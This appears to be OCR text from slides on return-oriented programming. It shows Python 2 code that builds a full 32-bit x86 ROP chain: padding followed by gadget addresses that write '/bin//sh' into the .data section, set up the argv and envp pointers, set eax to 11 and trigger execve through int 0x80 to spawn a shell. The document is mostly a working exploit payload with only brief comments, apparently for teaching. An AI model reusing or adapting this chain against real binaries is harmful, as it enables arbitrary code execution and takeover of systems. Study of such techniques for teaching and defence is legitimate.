
```
from struct import pack

p = 50 * 'a' + 'bcde'
# Copy /bin to .data
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea060) # @.data
p += pack('<I', 0x080bb6d6) # pop %eax, ret
p += '/bin'
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)

# Copy //sh to @.data + 4
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea064) # @.data + 4
p += pack('<I', 0x080bb6d6) # pop %eax, ret
p += '//sh'
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)

# Zero out @.data + 8
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea068) # @.data + 8
p += pack('<I', 0x80541b0)  # xor %eax, %eax,
ret
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)
```


```
# Now the null-terminated string /bin/sh will be
at 0x080ea060, which is first argument to execve

# Next build up the argv vector for execve, need
to have @.data followed by zero

# Let's use @.data + 12
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea06c) # @.data +12
p += pack('<I', 0x080bb6d6) # pop %eax, ret
p += pack('<I', 0x080ea060) # @.data
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)

# Now to add NULL to @.data + 16
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea070) # @.data + 16
p += pack('<I', 0x80541b0)  # xor %eax, %eax, ret
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)
```


```
# Now we have all the data we need in memory, time to call
# execve(@.data, @.data+12, @.data+8)
# %ebx is first argument to execve, char* path
p += pack('<I', 0x080481c9) # pop %ebx, ret
p += pack('<I', 0x080ea060) # @ .data
# %ecx is second argument to execve, char** argv
p += pack('<I', 0x080e4bd1) # pop %ecx, ret
p += pack('<I', 0x080ea06c) # @ .data + 12
# %edx is the third argument to execve, char** envp
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea068) # @ .data +8
# %eax must be 11
# NOTE: we could remove the next line if we are 100% sure that
%eax is zero
p += pack('<I', 0x80541b0) # xor %eax, %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
# call int 0x80
p += pack('<I', 0x80493e1) # int 0x80

print p,
```

